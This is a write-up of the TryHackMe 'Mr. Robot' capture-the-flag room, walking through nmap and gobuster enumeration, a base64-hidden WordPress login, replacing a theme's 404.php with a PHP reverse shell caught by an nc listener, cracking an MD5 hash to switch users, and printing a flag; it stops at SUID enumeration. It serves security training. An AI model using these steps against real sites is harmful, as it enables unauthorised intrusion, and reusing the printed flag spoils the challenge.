# TryHackMe - Mr. Robot [CTF Writeup]

## Room Information

- Room Name: Mr. Robot
- Platform: TryHackMe
- Category: Linux / Web Exploitation / Enumeration
- Difficulty: Easy to Medium
- Link: https://tryhackme.com/room/mrrobot


## Summary

In this room, you're dropped into a realistic environment modeled after the TV show *Mr. Robot*. The goal is to find three hidden flags by exploiting a vulnerable WordPress installation. The key skills involved are enumeration, file discovery, password cracking, and privilege escalation.

## Step-by-Step Walkthrough

### *1.Connecting to TryHackMe VPN with OpenVPN on Kali Linux*

OpenVPN connection to a TryHackMe (or similarly hosted) VPN network using a .ovpn configuration file named yourfilename.ovpn. The terminal output confirms that the VPN tunnel was established properly, with TLS and key verification completed.




### *2. Nmap Service and OS Enumeration on Target IP 10.10.114.107*

Nmap scan against the target IP 10.10.114.107,the ip address will be provide by the THM after deploying the machine, using aggressive service detection, OS fingerprinting, and version enumeration.


The Nmap command used:  sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan

-sC Runs Nmap's default scripts (equivalent to --script=default). These are useful for basic service enumeration like HTTP titles, SSH banners, etc.

-sV Version detection: tries to determine service version numbers (e.g., Apache 2.4.7).

-O OS detection: attempts to guess the target's operating system based on TCP/IP fingerprinting.

-oN nmap-scan Output to file in normal (human-readable) format, saved as nmap-scan. Useful for keeping logs or sharing results later.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 02:18 EDT
Nmap scan report for 10.10.114.107
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4a:6d:54:94:04:84:32:a4:ec:39:56:30:d8:d7:e4:79 (RSA)
|   256 16:13:23:2f:bf:b7:1e:fd:6b:a8:7e:e4:47:49:f1:3d (ECDSA)
|_  256 68:59:28:fd:34:1c:b6:b8:74:49:11:19:82:95:4a:c7 (ED25519)
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.01 seconds
```

The Nmap scan reveals three open ports on the target 10.10.114.107:

- Port 22 (SSH): Running OpenSSH 8.2p1, allowing remote access.
- Port 80 (HTTP): Apache web server with no page title, possibly hosting a web app.

- Port 443 (HTTPS): Apache with an expired self-signed SSL certificate for www.example.com.
- These ports indicate the target hosts web services and allows remote shell access, making it suitable for further enumeration and exploitation.

### *3. Web Enumeration*


With port 80 (HTTP) open, it's time to explore the website for hidden vulnerabilities or clues. This includes both manual inspection and automated enumeration of directories.

Inspect the Website: Visit

the target in a browser

http://<Target_IP>

The homepage is themed after the *Mr. Robot* TV show. While it's visually engaging, the goal is to look beneath the surface. View the HTML source code (Ctrl+U in most browsers) and search for hidden comments, unused JavaScript files, or suspicious links left by developers.




Check robots.txt:

robots.txt is meant to tell search engines what **not** to index—but attackers often check it for hidden or sensitive content.

curl http://<Target_IP>/robots.txt


Purpose:

This fetches the contents of the robots.txt file from the target web server. curl

is a tool used to make HTTP requests from the command line.

robots.txt is a file used by websites to guide search engine crawlers on which pages to avoid indexing.

Attackers often check this file because it can reveal hidden paths or sensitive resources.





You'll find two key pieces of information:


- fsocity.dic: A wordlist for brute-forcing passwords.
- key-1-of-3.txt: The first flag. Retrieve it from http://<Target_IP>/key-1-of-3.txt.

Download both files:

wget http://<Target_IP>/fsocity.dic wget http://<Target_IP>/key-1-of-3.txt wget is a command-line tool used to download files from the internet.




View the first Flag:



## *4. Directory Brute-Forcing*

After retrieving basic web information, the next step is to uncover hidden directories or admin panels that aren't directly linked on the website. These can reveal valuable targets like login pages, configuration folders, or vulnerable endpoints.

Using Gobuster for Directory Enumeration

We'll use gobuster, a fast and powerful tool for brute-forcing directories on web servers:


gobuster dir -u http://<Target_IP> -w /usr/share/wordlists/dirb/common.txt -t 50

- dir: Tells Gobuster to perform a directory scan.
- -u: Specifies the target URL.
- -w: Specifies the wordlist to use (common.txt contains commonly used web directories).
- -t: Sets the number of concurrent threads (50 for faster scanning).


```
/sitemap              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2592]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/license              (Status: 200) [Size: 309]
/intro                (Status: 200) [Size: 516314]
/wp-config            (Status: 200) [Size: 0]
```

The scan will reveal directories like /wp-admin and /wp-login.php, indicating the presence of WordPress on the machine—a crucial discovery, as WordPress sites are often vulnerable.

When enteing the /license endpoint on the target website (http://10.10.114.107/license) displays the following message:




Then view of the /license page's HTML source using the browser's developer tools (Inspector tab). Here's what was found:




ZWxsaW900KVSYMjgtMDY1Mgo=

This is Base64-encoded, which is often used to hide readable text.

Decode Base64 by online coveter ,the result will be the username and password of the Wordpress login page.





## *5. Gaining Access Through WordPress*

After successfully logging in as **Elliot** at http://<Target_IP>/wp-login.php, you gain access to the WordPress admin panel. The next objective is to upload a **PHP reverse shell** to get a foothold on the target system.

**Uploading the Reverse Shell:**

1. Navigate to:
   **Appearance > Theme Editor**
2. Select the file:
   **404.php**
3. Replace its contents with the **Pentestmonkey PHP reverse shell**.




4.Set your **listener** on your machine:

nc -lvnp <your_port>

5.Trigger the shell by visiting:

http://<Target_IP>/wp-content/themes/<theme-name>/404.php

Once the page is loaded, the reverse shell will connect back to your machine, giving you access to the target.

## *6. Privilege Escalation*

Now that you have a shell, you need to escalate your privileges from a low-level user to root.

This command is used to **upgrade the shell** to a fully interactive TTY session using Python.

python3 -c 'import pty; pty.spawn("/bin/bash")'

Navigated to /home, where two users are found: robot and ubuntu.: cd

/home

ls

Checking robot's Directory:

cd robot

ls

Found two interesting files:

- key-2-of-3.txt — likely the **second flag**.
- password.raw-md5 — might contain the **password hash**.

You don’t have permission to read `key-2-of-3.txt` as the current user is `daemon` :

cat key-2-of-3.txt cat: key-2-of-3.txt:


Permission denied

File Permissions Check:

ls -la

key-2-of-3.txt is owned by robot and not readable by daemon.

password.raw-md5 is readable, which might help with privilege escalation (e.g., cracking the password to switch to robot user).



```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Use password.raw-md5 to attempt **cracking the robot user's password**, possibly with CrackStation.


Attempting to Switch User: su

robot

Password: abcdefghijklmnopqrstuvwxyz

```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password:        abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password:        abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of3.txt
cat key-2-of3.txt
cat: key-2-of3.txt: No such file or directory
$ whoami
whoami
robot
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

**Successfully Retrieved the Second Flag** cat

key-2-of-3.txt

## *7. SUID Binary Enumeration (Privilege Escalation)*

The result of running a command to **find all SUID binaries** on the system that reside in /bin or /usr/bin directories:

A file with the SUID (Set User ID) bit runs with the permissions of the file owner, not the user executing it.

If a binary is owned by root and has SUID set, and it can be exploited, you might be able to escalate privileges to root.

